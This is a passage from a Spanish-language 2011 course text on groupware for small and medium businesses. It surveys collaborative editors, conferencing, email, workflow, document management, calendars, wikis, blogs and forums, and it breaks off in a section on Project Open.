- **Groupware centrado en el proceso.** El sistema controla todo el proceso de una actividad desde su inicio hasta su conclusión y cierre.

5.5.3. Otras clasificaciones

En la bibliografía existente se pueden encontrar otras clasificaciones que también es importante tenerlas en cuenta:

- **Clasificación de acuerdo al manejo de información.** Se clasifica según el soporte que ofrecen al trabajo en grupo:
 - Sistemas para compartir información.
 - Sistemas cooperativos.
 - Sistemas concurrentes.
- **Clasificación de acuerdo al propósito de la aplicación.** Se distinguen dos grupos:
 - Aplicaciones de propósito general. Son aplicaciones comerciales que dan algún soporte a los grupos de trabajo en general.
 - Aplicaciones de propósito específicos. Diseñadas y desarrolladas para dar algún soporte a un grupo en particular

5.6. Herramientas Groupware

5.6.1. Interacción síncrona


5.6.1.1. Pizarras electrónicas o digital.

La Pizarra Digital Interactiva (PDI) es uno de los avances de la técnica que más se está imponiendo en el entorno empresarial dado el impulso que se le está dando desde la administración. Un sistema PDI está compuesta de cuatro componentes tecnológicos enlazados entre sí:

- Un ordenador multimedia.
- Un proyector digital.
- La propia pantalla interactiva.
- Software específico de la pizarra interactiva.

Las pantallas interactivas son efectivas en un amplio abanico de escenarios, permitiendo la realización de una gran cantidad de actividades:


- Los ponentes pueden hacer su presentación utilizando texto, sonidos, vídeos y vínculos con Internet.
- Se pueden realizar anotaciones y resaltar con diferentes colores aquellos puntos que consideren oportunos sobre lo que aparece en pantalla, incluyendo documentos, diagramas y páginas web.
- Se pueden interactuar con la pizarra manipulando las palabras, los números y las imágenes.
- Toda la información que se muestra en una pantalla interactiva puede imprimirse, guardarse, enviarse por correo electrónico o publicarse en un sitio web.



5.6.1.2. Editores colaborativos y cooperativos.


La creación de documentos ya sean de progreso de las actividades o de resultados, es una de las principales actividades que se realizan dentro de un grupo de trabajo. Por lo que los editores que permiten crear, actualizar, modificar documentos de forma colaborativa entre los distintos miembros de un grupo de trabajo son uno de las principales herramientas disponibles para la gestión eficaz del tiempo y el flujo de trabajo de la organización.

En un editor de tipo colaborativo y síncrono dos o más trabajadores pueden trabajar de forma simultánea sobre un mismo documento. El sistema será el encargado de dar soporte a todo el proceso de creación, fusión de información y trabajo en paralelo. Esta forma de trabajar da como resultado una disminución del tiempo de creación del documento.



El problema que se observa en este tipo de editores es que pueden existir colisiones entre dos miembros del grupo que estén modificando de forma simultánea la misma parte del documento. No obstante, en las versiones más avanzadas de este tipo de herramientas este problema cada vez es mejor y la herramienta solventa los problemas de forma casi transparente al usuario. En el caso de que la herramienta no pueda solventar por sí sola las colisiones, lo ideal es que exista un consenso entre los editores cuyos trabajos entran en conflicto, de tal forma que cada uno justifique su trabajo y se tome la mejor decisión posible de cara a la generación del documento.

En la siguiente captura se observa una captura de pantalla de la herramienta Google Docs, que es uno de los claros ejemplos de este tipo de herramientas además de ser también uno de los más potentes y con mayor funcionalidad.



Aunque hemos situado los editores en el apartado de herramientas síncronas, también existen editores asíncronos. En este caso, se suele hablar más de **Control de Cambios**. Esta característica está disponible en la mayoría de suites ofimáticas como Open Office, Microsoft Office, etc. Esta funcionalidad permite mantener un riguroso histórico sobre los cambios realizados por cada uno de los editores. El histórico de cambios suele incluir:

- Autores de las versiones.
- Fecha y hora de la edición.
- Línea de trabajo a la que pertenece.
- Almacenamiento y recuperación de las versiones.
- Bloqueo de documentos mientras están siendo editados por otros usuarios.

Los sistemas de control de versiones están pensados para trabajar con múltiples versiones de un documento. Nos permiten almacenar y recuperar cada una de ellas en un documento, que el grupo de trabajo actualiza. Así se podrán posteriormente fusionar en un único documento final, los trabajos realizados por varios editores.


Gestión competitiva en PYMEs

Herramientas ERPs y Groupware

Febrero 2011

~~Sara Rodríguez González~~

Fernando de la Prieta Pintado



5.6.1.3. Sistemas de conferencia y reuniones

Las reuniones son un elemento esencial dentro un equipo o grupo de trabajo. Una reunión, como no podía ser de otro modo comienza con una preparación previa. Este trabajo de preparación previa incluye sobre todo preparación de documentos como:

- Planificación de la reunión (hora y fecha).
- Objetivos a alcanzar.
- Características del proyecto o los proyectos en curso que es necesario consensuar.
- Informe del seguimiento.
- Etc.

Una buena práctica a seguir es distribuir esta información de forma previa entre todos los asistentes a la reunión. De este modo, al tener todos los asistentes la información precisa es más fácil llegar a acuerdos y establecer pautas de trabajo. Del mismo modo, una vez acabada la misma es necesario elaborar un acta con los acuerdos y planes de trabajo acordados. Esta acta debe tener al menos la siguiente información:

- Nombre de los invitados inicialmente y de los asistentes finales.
- Temas tratados en la reunión y pequeño resumen de la misma.
- Conclusiones finales.

Las reuniones tal y como las conocemos se realizan entre un conjunto de personas en el mismo sitio y lugar debatiendo sobre temas de interés común. No obstante, las nuevas tecnologías nos permiten eliminar una de las restricciones anteriormente citadas. Hoy en día se pueden realizar reuniones al mismo tiempo, pero no es indispensable que todos los asistentes estén en el mismo lugar. Así, se evitan desplazamientos que siempre son un coste y suponen una pérdida de tiempo como daño colateral. No es extraño que cuando a una reunión acuden personas de diferentes ciudades, una de ellas “pierda” todo el día de trabajo para mantener una reunión de una hora de duración. Esto tiene un coste importante para la empresa, tanto en tiempo, como en dinero y también supone un problema en muchos casos para el asistente a la reunión, ya que habitualmente no es agradable estar viajando constantemente para mantener reuniones. Cuando la reunión es en una misma ciudad, el impacto en costes y tiempo es menor, pero los efectos son los mismos.

Para mantener reuniones remotas, disponemos de gran número de sistemas y utilidades, que aportarán una serie de funcionalidades adicionales, manteniendo todas, la funcionalidad básica de gestión de una reunión en la que sus integrantes no están en la misma sala:

- **Chats y mensajería instantánea.** Los *chats* y la mensajería instantánea son elementos de comunicación que permiten mantener conversaciones y reuniones a distancia. Pueden servir tanto para comunicar a diferentes empleados que trabajan en un mismo edificio, como para comunicar a personas que no sólo no están en el mismo edificio, sino que están en cualquier otra parte del mundo. Los sistemas de mensajería instantánea y *chat*, funcionan mediante el tecleo de los mensajes, que otros usuarios visualizan en su pantalla. Esta comunicación básica basada en mensajes de texto, se complementa con la posibilidad de compartir imágenes y documentos. Por lo tanto, a priori estas herramientas permiten la comunicación de forma síncrona, pero pueden ser una forma de comunicación más lenta que una llamada de teléfono, por ejemplo. A cambio, permiten evitar llamadas, realizar conversaciones con varias personas a la vez de forma más sencilla que a través del teléfono y en ciertos lugares de trabajo, en los que las zonas diáfanas son comunes, son un buen método para crear un ambiente más sosegado.

Quizás el principal inconveniente de este tipo de sistemas, sea que es un método totalmente electrónico y por lo tanto no se ve o escucha a la persona con la que se está hablando. Esto hace que en ocasiones sea complicado detectar el carácter real de algún comentario o frase. Aunque comúnmente se trata de salvar este tipo de problemas con la utilización de pequeñas imágenes que permiten de forma sencilla transmitir sentimientos (*emoticones*) es habitual que el uso de la ironía y los dobles sentidos se pierdan en este canal y provoque algunos malentendidos.

- **Videoconferencia.** Con los sistemas de videoconferencia podremos mantener una reunión con otra u otras personas a las que escuchamos y vemos en tiempo real. Así, los problemas que comentábamos en el punto anterior sobre la cierta frialdad del canal y la pérdida de aspectos de la comunicación como la ironía y los dobles sentidos, quedan salvados con estos sistemas ya que vemos y escuchamos perfectamente al emisor de la comunicación.

Además la mayoría de herramientas de videoconferencia hoy en día permiten compartir documentos, una pizarra electrónica, presentaciones, etc. También es común que las herramientas más avanzadas aporten algo similar a una pizarra virtual, en la que cada uno de los asistentes a la reunión pueda dibujar o escribir, y esta información sea vista por el resto de los asistentes. Es decir, una forma electrónica de disponer de una pizarra dentro de la sala de reuniones.

Pero estas herramientas también presentan algunas deficiencias o elementos negativos. Desde un punto operativo, mantener una videoconferencia cuando el número de asistentes a la reunión es elevado, es complicado. Complicado porque el número de pantallas, aunque sean virtuales, se dispara y se pierde la visión del resto del grupo y porque la moderación del grupo también se hace mucho más complicada.

En algunos casos, un sistema de votación que aporte autenticación, seguridad y confidencialidad, puede ser útil, cuando las reuniones sean para tratar algún tema que requiere este tipo de características en las votaciones a realizar.

La mayor parte de las grandes empresas tienen algún tipo de sistema que permite realizar reuniones mediante mensajería instantánea, voz y video. Sin embargo, las pequeñas y medianas empresas no pueden permitirse un sistema de estas características ya que suelen tener un precio considerable. No obstante, existen herramientas gratuitas que si bien no tienen la potencia de las herramientas anteriormente especificadas si que se pueden utilizar para realizar reuniones en línea de una forma rápida, sencilla y también eficaz.

La herramienta gratuita que más está extendida en el entorno empresarial es Skype (<http://www.skype.com/>), ya que permite realizar la mayoría de funcionalidades que vimos anteriormente:

- Realizar reuniones telefónicas.
- Mensajería instantánea.
- Video en tiempo real y con diferentes usuarios.
- Permiten compartir ficheros.
- Permite compartir presentaciones en tiempo real.
- Permite compartir el escritorio completo, con todas las capacidades que esto implica.

En definitiva, hoy en día, las herramientas que permiten realizar reuniones en línea son indispensables en cualquier entorno empresarial, gracias a ellas se permite ahorrar mucho dinero a la empresa y mucho tiempo a los trabajadores, por lo que en general todos los involucrados terminan satisfechos.




5.6.2. Interacción asíncrona

5.6.2.1. Correo electrónico

El correo electrónico no sólo permite compartir texto, sino también ficheros, imágenes, videos, etc. con independencia del tiempo y el lugar. Es uno de los métodos de comunicación más sencillos y rápidos. Es la herramienta de trabajo colaborativo que más está extendida en las empresas. Además, tiene la ventaja de que no sólo se utiliza en el entorno empresarial, sino que está ampliamente extendida en toda la sociedad, en general.

La principal ventaja que tiene el comercio electrónico, más allá de la facilidad a la hora de compartir información, es la asíncrona. El emisor envía un mensaje en un momento dado y el receptor puede contestar (o no) al mismo cuando lo considera oportuno. La principal ventaja que se observa de esta asincronía, es que mientras que el emisor inicia la comunicación en el momento que es más adecuado para sus intereses, el receptor puede hacer exactamente lo mismo, gestionando el mensaje con total libertad y recibiendo la información del correo electrónico en el momento adecuado, aumentando de este modo su productividad.

Describir los aspectos técnicos del proceso de envío de un mensaje de correo electrónico es largo y complicado. Podemos observarlo de forma resumida en la siguiente figura. El proceso comienza con el envío de un correo electrónico por parte del emisor (Ana o Alice), este mensaje es enviado al servidor de correo utilizado por el emisor (mediante el protocolo SMTP). El servidor emisor se pone en contacto con el servidor receptor utilizando un conjunto de protocolos de Internet, transfiriéndole el mensaje. Finalmente, el servidor receptor se pone en contacto con el receptor en si (Bea o Bob) y éste recibe el mensaje.



El proceso que abarca desde que se envía el mensaje hasta que lo recibe el servidor del usuario receptor es muy rápido, depende sólo del tamaño del mensaje, de los ficheros adjuntos, etc. No obstante, la recepción final del mensaje se demorará hasta que el usuario receptor solicite la descarga de los mensajes pendientes. Esta demora puede ser considerada como un debilidad del correo electrónico.

Para realizar este último paso necesitamos un cliente de correo, entre los que destaca:

- **Gestor de correo de escritorio.** Este tipo de sistemas nos permiten leer, enviar y organizar los correos electrónicos en nuestro ordenador de forma sencilla y rápida a través de una aplicación que se instala en nuestro ordenador.
- **Correo Web.** Son aplicaciones Web que permiten leer, enviar y organizar los correos pero a través de Internet. Hoy en día prácticamente tienen las mismas características que un cliente de escritorio, con las limitaciones que obviamente implica trabajar en un entorno Web.



A continuación, se presentan las principales características del comercio electrónico y como se pueden utilizar para aumentar la productividad de los empleados:

- 1 **Prioridad en los mensajes.** El emisor, de forma previa al envío puede asignar una prioridad al mensaje. De esta forma el receptor podrá saber la importancia o urgencia del mensaje incluso antes de leer la información contenida.


Los problemas que se observan es cuando el emisor envía la información siempre con la misma prioridad, los receptores después de un tiempo ignorarán la prioridad y por lo tanto se anulará la ventaja que aporta esta característica a este medio de comunicación. Del mismo modo y en sentido contrario, si el receptor hace caso omiso a las advertencias de prioridad que le envía el emisor, esta funcionalidad tampoco aportará ventajas a la hora de mejorar la productividad de los empleados.

No obstante, todos estos problemas pueden ser resueltos fijando políticas de uso del correo electrónico definidas previamente en el grupo de trabajo.

- 2 **Listas de destinatarios.** Las listas de destinatarios permiten enviar el mensaje a varias personas de un mismo grupo de trabajo, con lo que es posible compartir de forma sencilla mensajes y ficheros adjuntos con un grupo de personas.
- 3 **Filtros.** La mayoría de las herramientas disponibles en el mercado para la gestión del correo electrónico, permiten definir filtros de forma que los mensajes de los destinatarios se organicen antes de leerlos. Este método permite organizar de forma rápida y sencilla

el tiempo del receptor, de forma que pueda atender de forma ordenada los mensajes en función de su procedencia o temática.

- 4 **Gestión documental.** Los correos electrónicos incluyen fecha y hora del envío, además permiten incluir ficheros adjuntos; estas características hacen que puedan ser utilizados como una herramienta de gestión documental de la información generada en un grupo de trabajo.
- 5 **Opciones de envío.** El correo electrónico además de indicar el destinatario del mensaje incluye los campos cc y Cco tal y como se parecía en la figura de la derecha. El campo Cc (con copia) permite enviar una copia del mensaje enviado al destinatario y los receptores incluidos en Cc recibirán también una copia del mismo. Por su parte, el campo Cco (Con copia oculta), realiza la misma acción con la diferencia que el destinatario principal no sabe que el conjunto de destinatarios incluidos en Cco también están recibiendo el mensaje.



Para:

Cc:

Cco:

Aunque no es una característica de la propia herramienta en sí, sino que muestra más bien la forma en la que se suele utilizar, la brevedad y sencillez con la que habitualmente se redactan los correos electrónicos es también otro importante valor de estos. Por alguna razón, quizás la falta de contacto físico, el correo electrónico no suele acompañar el mensaje principal con información no necesaria y lo único que conseguiría en muchos casos, sería enturbiar el mensaje principal y hacerlo menos claro.

Además el envío de mensajes breves y concretos no se toma habitualmente como una falta de consideración ni de educación. Si se cumplen los parámetros básicos de envío de una pequeña presentación y una pequeña despedida, que perfectamente pueden ser un par de palabras en cada caso, el mensaje no será tomado como algo extraño u ofensivo en cierto término. Este detalle, que no se cumple en todos los canales ni en todas las formas de comunicación, es una gran ventaja, ya que ahorra tiempo en el momento de la redacción, ahorra tiempo en el momento de la lectura, y hace que el mensaje en sí mismo sea más claro, al no estar envuelto con información ornamental. Para poder utilizar el correo electrónico de esta forma tan avanzada, tendremos que definir, implementar y respetar una serie de políticas que se definan en el grupo la forma de actuar, ya que de forma natural el correo electrónico y los programas habituales que nos permiten utilizarlo, no soportan este tipo de funcionalidad. En cualquier caso, una herramienta sencilla y muy extendida en el mundo de la empresa, puede servirnos para trabajar en grupo y gestionar la documentación e información que el mismo necesite o vaya generando.

Estamos tan acostumbrados a utilizarlo dentro de nuestra vida profesional, que quizás pasé un poco desapercibido como herramienta de trabajo en grupo, pero aparte de para muchas otras cosas, el correo electrónico es una muy buena herramienta de trabajo en grupo, que complementada con algunas políticas y formas de actuar estandarizadas, se convierte en herramienta aún mucho más potente.

5.6.2.2. Gestión del flujo de trabajo


Las herramientas de gestión de flujo de trabajo permiten organizar y controlar las tareas que debe realizar un grupo de trabajo, así como relacionar tareas, definir responsables, etc. Solamente serán útiles cuando se pueda dividir las diferentes tareas en subtareas que puedan ser asignadas a los diferentes miembros que forman el equipo de trabajo.

La utilización de herramientas para definir el flujo de trabajo del equipo dentro de un proyecto es una herramienta esencial para el responsable o responsables de dicho proyecto. Aunque no siempre es posible sacar el máximo rendimiento de este tipo de sistemas, cuando el equipo está perfectamente organizado y hay suficiente experiencia en proyectos similares, una herramienta de definición del flujo de trabajo permitirá que en todo momento cada miembro del equipo sepa cuál es su responsabilidad. Así, si este mapa de trabajo está suficientemente detallado, todos los miembros del equipo conocerán en todo momento:

- La tarea que tienen asignada o en qué tarea deben trabajar.
- Las fechas que delimitan el comienzo y finalización de su tarea.
- Qué otras personas del equipo están trabajando en su misma tarea.
- Qué tareas están relacionadas con la suya a todos los niveles. Es decir, qué tareas dependen de la que él está llevando a cabo, qué tareas son predecesoras obligatorias de la suya y qué tareas no tienen relación alguna.
- Cuál es la siguiente tarea en la que debe trabajar, una vez finalizada la que le ocupe actualmente.
- Con suficiente nivel de detalle, puede saber a qué personas debe comunicar los avances en resultados de su trabajo.
- Las prioridades de su tarea frente a otras, y las prioridades de las tareas, en caso de que puede estar trabajando de forma simultánea en varias tareas no dependientes.

Así, los gestores, directores o responsables de un proyecto o una parte del mismo, pueden saber en todo momento el estado del mismo, siempre que la situación de cada una de las tareas esté correctamente actualizada. Así, podrán controlar:

- Que las tareas están siendo llevadas a cabo dentro de los plazos establecidos.
- Los riesgos de retraso y por lo tanto fracaso del proyecto.
- Saber cómo actuar frente a situaciones problemáticas, ya que se conoce en todo momento las tareas que son críticas, en qué están siendo empleados todos los recursos.
- Qué parte del proyecto ya ha sido finalizada y qué parte queda por hacer.
- Qué ocurriría si se destinaran los recursos de otra forma o se estableciera otro flujo de trabajo para el proyecto.



5.6.2.3. Sistemas de gestión documental y gestión de versiones

De forma general, podríamos decir que el objetivo principal de un sistema de gestión documental, diseñado para su uso dentro de un equipo, será una aplicación software dónde cualquiera de los miembros del equipo tenga acceso a los servicios necesarios para llevar a cabo el trabajo:

- De forma transparente, el sistema debe ser transparente para el usuario, de tal forma que este no debe preocuparse sobre los sistemas de almacenamiento, cómo se está gestionando el fichero, sus versiones o los permisos.
- En tiempo real, tanto para la provisión de un nuevo documento en el sistema como para la recuperación o gestión de documentos ya insertados, el acceso y disponibilidad deben ser inmediatos.
- De forma ubicua, la ubicuidad hace referencia a la necesidad de acceder a la información, a los documentos y a los servicios, independientemente de la situación física del usuario y también independientemente del dispositivo o medio de acceso, en la medida de lo posible.
- Gestión de versiones, se llama control de versiones a la gestión de los diversos cambios que se realizan sobre los elementos de algún producto o una configuración del mismo.
- Con control sobre los accesos, los permisos y los propios documentos.

Es decir, un sistema de gestión documental no es únicamente un módulo o software que permite archivar, clasificar y recuperar documentos por el equipo, sino que debe ser mucho más que eso. Estos aspectos básicos se dan por supuestos y se toman como un punto de partida, sin el cual la utilidad del sistema es mínima cuando no nula.

5.6.2.4. Calendarios y gestores de agenda

Los gestores de agenda son herramientas esenciales y ampliamente utilizadas dentro de los sistemas orientados a la gestión de tiempo en grupos. Permiten tanto la gestión del tiempo de cada individuo de forma individual como la gestión del tiempo de un grupo.

Un gestor de agenda típico permite definir diferentes calendarios donde el usuario podrá definir de forma temática sus diferentes reuniones, tareas pendientes, etc. Este tipo de sistemas permiten que estos calendarios tengan una visibilidad de forma que el resto de usuarios del grupo puedan

ver de la disponibilidad del resto de miembros del grupo. Habitualmente cada evento del calendario suele tener la siguiente información adicional:

- Nombre del evento.
- Lugar, hora y duración del evento.
- Periodicidad del evento.
- Invitados a la reunión o evento.
- Posibilidad de adjuntar ficheros adjuntos.
- Comentarios que se deseen agregar.

Gestión competitiva en PYMES. Herramientas ERP y Groupware

ubicación Online - <http://campus-bisite.usal.es>

todo el día ☒

del 28/02/2011
al 13/03/2011

repetir Nunca

privado ☐

mostrar como Libre

calendario MasterDSCE-Avanza Formación

alarma Ninguna

invitados [Añadir invitados...](#)

archivos adjuntos [Añadir archivo...](#)

nota Ninguna

En cuanto al trabajo colaborativo, una de las características más importantes es que este tipo de herramientas es habitual verlas integradas con el cliente de correo electrónico. Por lo que todas las funcionalidades que vimos en el apartado dedicado al comercio electrónico también se podrían utilizar como gestores de calendarios. Además, gracias a esta característica, se puede tanto responder, como enviar peticiones de reunión junto con toda la información de ésta rápidamente. La última característica de este tipo de sistemas en relación al trabajo en grupo es que permiten definir la visibilidad de cada uno de los eventos del calendario. Gracias a ello, el resto de miembros del grupo podrían conocer a priori la disponibilidad de otro miembro del mismo grupo para concertar una reunión en una fecha determinada.

5.7. Herramientas de la Web 2.0

Lo que se ha denominado web 2.0, son una serie de servicios y formas de trabajar en Internet, que plantean una nueva orientación con respecto a lo que venía siendo Internet hasta hace poco tiempo. Así, muchas de las técnicas, herramientas y formas de actuar que ahora mismo están dando forma a la web 2.0, las vemos también dentro de las empresas, como herramientas de trabajo en equipo.

La web 2.0 no es únicamente tecnología, sino que también implica actitudes sociales y formas de actuar en la comunidad, creando un entorno común de trabajo e interacción. Como vemos, esto

encaja en lo que se planteó con respecto a que el *groupware* no es únicamente tecnología, sino que también tiene mucho que ver con las personas, los equipos, las políticas y las formas de actuar. Entre las herramientas de la Web 2.0, cabe destacar las siguientes:

- **Plataformas Wiki-Wiki.** Las plataformas de tipo Wiki permiten que sus contenidos sean modificados por los usuarios a través de Internet. En este sentido, los usuarios pueden crear, editar o borrar un mismo documento Web de forma online. El principal problema del que adolecen este tipo de sistemas es conocido como vandalismo y consiste en hacer ediciones de contenido introduciendo errores, contenido no apropiado u ofensivo.

Este tipo de contenidos están teniendo un gran éxito para la construcción de enciclopedias colectivas, aunque existen muchas

- Plataformas:
 - Media Wiki (<http://www.mediawiki.org/>). Es, sin duda, el sistema wiki más importante, suporta una gran cantidad de características sin disminuir el rendimiento de los sistemas construidos a partir de esta plataforma.
 - TWiki (<http://www.twiki.org>) . Plataforma flexible, potente y fácil de utilizar soportando la colaboración entre usuarios de una organización.
 - Otros: Dokowiki, Twiki, Tiki Wiki CMS Groupware, etc.
- Ejemplos:
 - Wikipedia (<http://www.wikipedia.org>). Wikipedia es una enciclopedia libre y políglota más grande en Internet.



- **Sistemas WebBlog.** Un sistema de tipo blog, bitácora o lista de sucesos es un sitio Web periódicamente actualizado que recopila cronológicamente textos o artículos de uno o varios autores dónde el más reciente aparece al principio. La principal característica de este tipo de sistemas reside en que cada uno de estos textos o artículos tiene un enlace único y permanente que se utiliza a lo largo de todo el ciclo de vida. De forma opcional

este tipo de sistemas pueden incluir sindicación a través de RSS (*Really Simple Syndication*) o a través de ATOM, además también permiten comentarios por parte de los usuarios.

- Plataformas:

- Wordpress (<http://wordpress.org/>). Sistema que permite crear un blog de Internet de forma personalizada, aunque para ello es necesario conocimientos técnicos.
- Blogger (<http://www.blogger.com/>). Plataforma que permite crear blogs de forma online de forma rápida y sencilla.
- Ejemplos: El uso de Blogs por parte de personas de reconocido prestigio es cada vez mayor.:
 - El blog de Tim Berners Lee:
<http://dig.csail.mit.edu/breadcrumbs/blog/4>



- **Sistemas Foro.** Este tipo de sistemas dan soporte a discusiones en línea. Son plataformas que dan la posibilidad a sus usuarios de compartir o discutir información sobre un tema determinado.
 - Plataformas:
 - phpBB (<http://www.phpbb.com/>). Es sin duda el mejor ejemplo de plataforma tipo foro, está construido en lenguaje PHP y proporciona una gran funcionalidad y personalización.
 - vBulletin (<http://www.vbulletin.com/>). Plataforma para crear foros en línea potente, extensible y segura.

- Ejemplos: Existe una gran cantidad variedad de ejemplos, es normal que cada comunidad de usuarios en la red tenga su propio foro de discusión orientado a una temática concreta.



6. Sistemas groupware complejos

En este apartado se incluirán todos aquellos sistemas de *groupware* que en lugar de tener una única función o estar orientados a un único ámbito, tratan de cubrir muchos aspectos dentro del trabajo en equipo. Es decir, son herramientas que integran funcionalidades que ya hemos visto: gestión documental, foros, mensajería, correo, gestión de agenda y tareas, etc. Es importante destacar que estas herramientas no pueden ser únicamente una unión de funcionalidades diferentes e independientes, sino que su gran ventaja está en la integración de todas ellas y en el funcionamiento común y en conjunto, ofreciendo así una mayor eficiencia y una información más completa en todo momento.

La integración en un único punto de más información y más servicios, permite que el trabajo del equipo esté mejor orientado, y se tomen mejores decisiones. No se tienen varias fuentes de información y por lo tanto el resultado es más consistente.

Lo más común es que este tipo de herramientas se comiencen a utilizar dentro de la empresa para gestionar de forma conjunta y sencilla:

- La agenda.
- El correo.
- La gestión de contactos.
- El directorio de la empresa.
- Las tareas a realizar.

6.1.]project-open[

Project Open es una herramienta software a medio camino entre una herramienta Groupware, un una herramienta ERP, una herramienta CRM y un gestor de proyectos. Integra una gran cantidad de funcionalidad y puede ser utilizada en diferentes contextos empresariales, desde grandes a pequeñas y medianas empresas.

Este software se ofrece de forma gratuita a través de <http://www.project-open.com/>, aunque también dispone de versiones de pago.



A continuación se resumirán algunas de sus características principales, sobre todo aquellas relacionadas con el software groupware:

- **Gestión de proyectos.** Permite gestionar de forma integral un proyecto, creando y relacionando tareas mediante diagramas de Gantt. También permite asignar personal a cada una de esas tareas, además de definir los responsables de las mismas.

Por otro lado, tiene la capacidad de realizar un seguimiento de los proyectos, permitiendo elaborar informes, gestionando y controlando los riesgos.

Nombre de tarea	Material	CC	Inicio	Fin	Plan	Estatus	Fact	Registrar UM	Hecho
Desarrollo USB Bus Dr			2010-04-22	2010-09-24				292.3	Hora 2.5
Inventory Category	co_installation_day	Cachyrid	2010-11-23	2011-02-26	20.0	Abierto	2	20.0	Hour 20.0
Environment Based Acc	default		2010-04-01	2010-07-01	10.0	Abierto	2	10.0	Hour 10.0
Product Management B	default		2010-04-01	2010-05-27		Abierto	1		28.0 Hour 0.0
Product Management B	default		2010-04-01	2010-04-15		Abierto	1		11.0 Hour 0.0
Defines the Security	default		2010-04-21	2010-05-12		Abierto	1		6.4 Hour 0.0
Defines Research&Dev	default		2010-05-20	2010-06-10		Abierto	1		7.2 Hour 0.0
Analysis	default		2010-06-18	2010-07-23		Abierto	1		31.1 Hour 0.0
Business Requirements	default		2010-06-18	2010-07-02		Abierto	1		Hour 0.0
System Requirements	default		2010-07-08	2010-07-29		Abierto	1		1.2 Hour 0.0
System Requirements	default		2010-07-09	2010-07-29		Abierto	1		13.2 Hour 0.0
Brainstorm concepts	default		2010-12-19	2011-02-06	5.0	Abierto	1	5.0	6.2 Hour 13.0
Environment Based Acc	default		2010-04-01	2010-07-01	30.0	Abierto	1	30.0	74.8 Hour 0.0
Product Management B	default		2010-04-01	2010-05-27		Abierto	1		24.8 Hour 0.0
Product Management B	default		2010-04-01	2010-04-19	21.0	Abierto	1	20.9	12.2 Hour 0.0
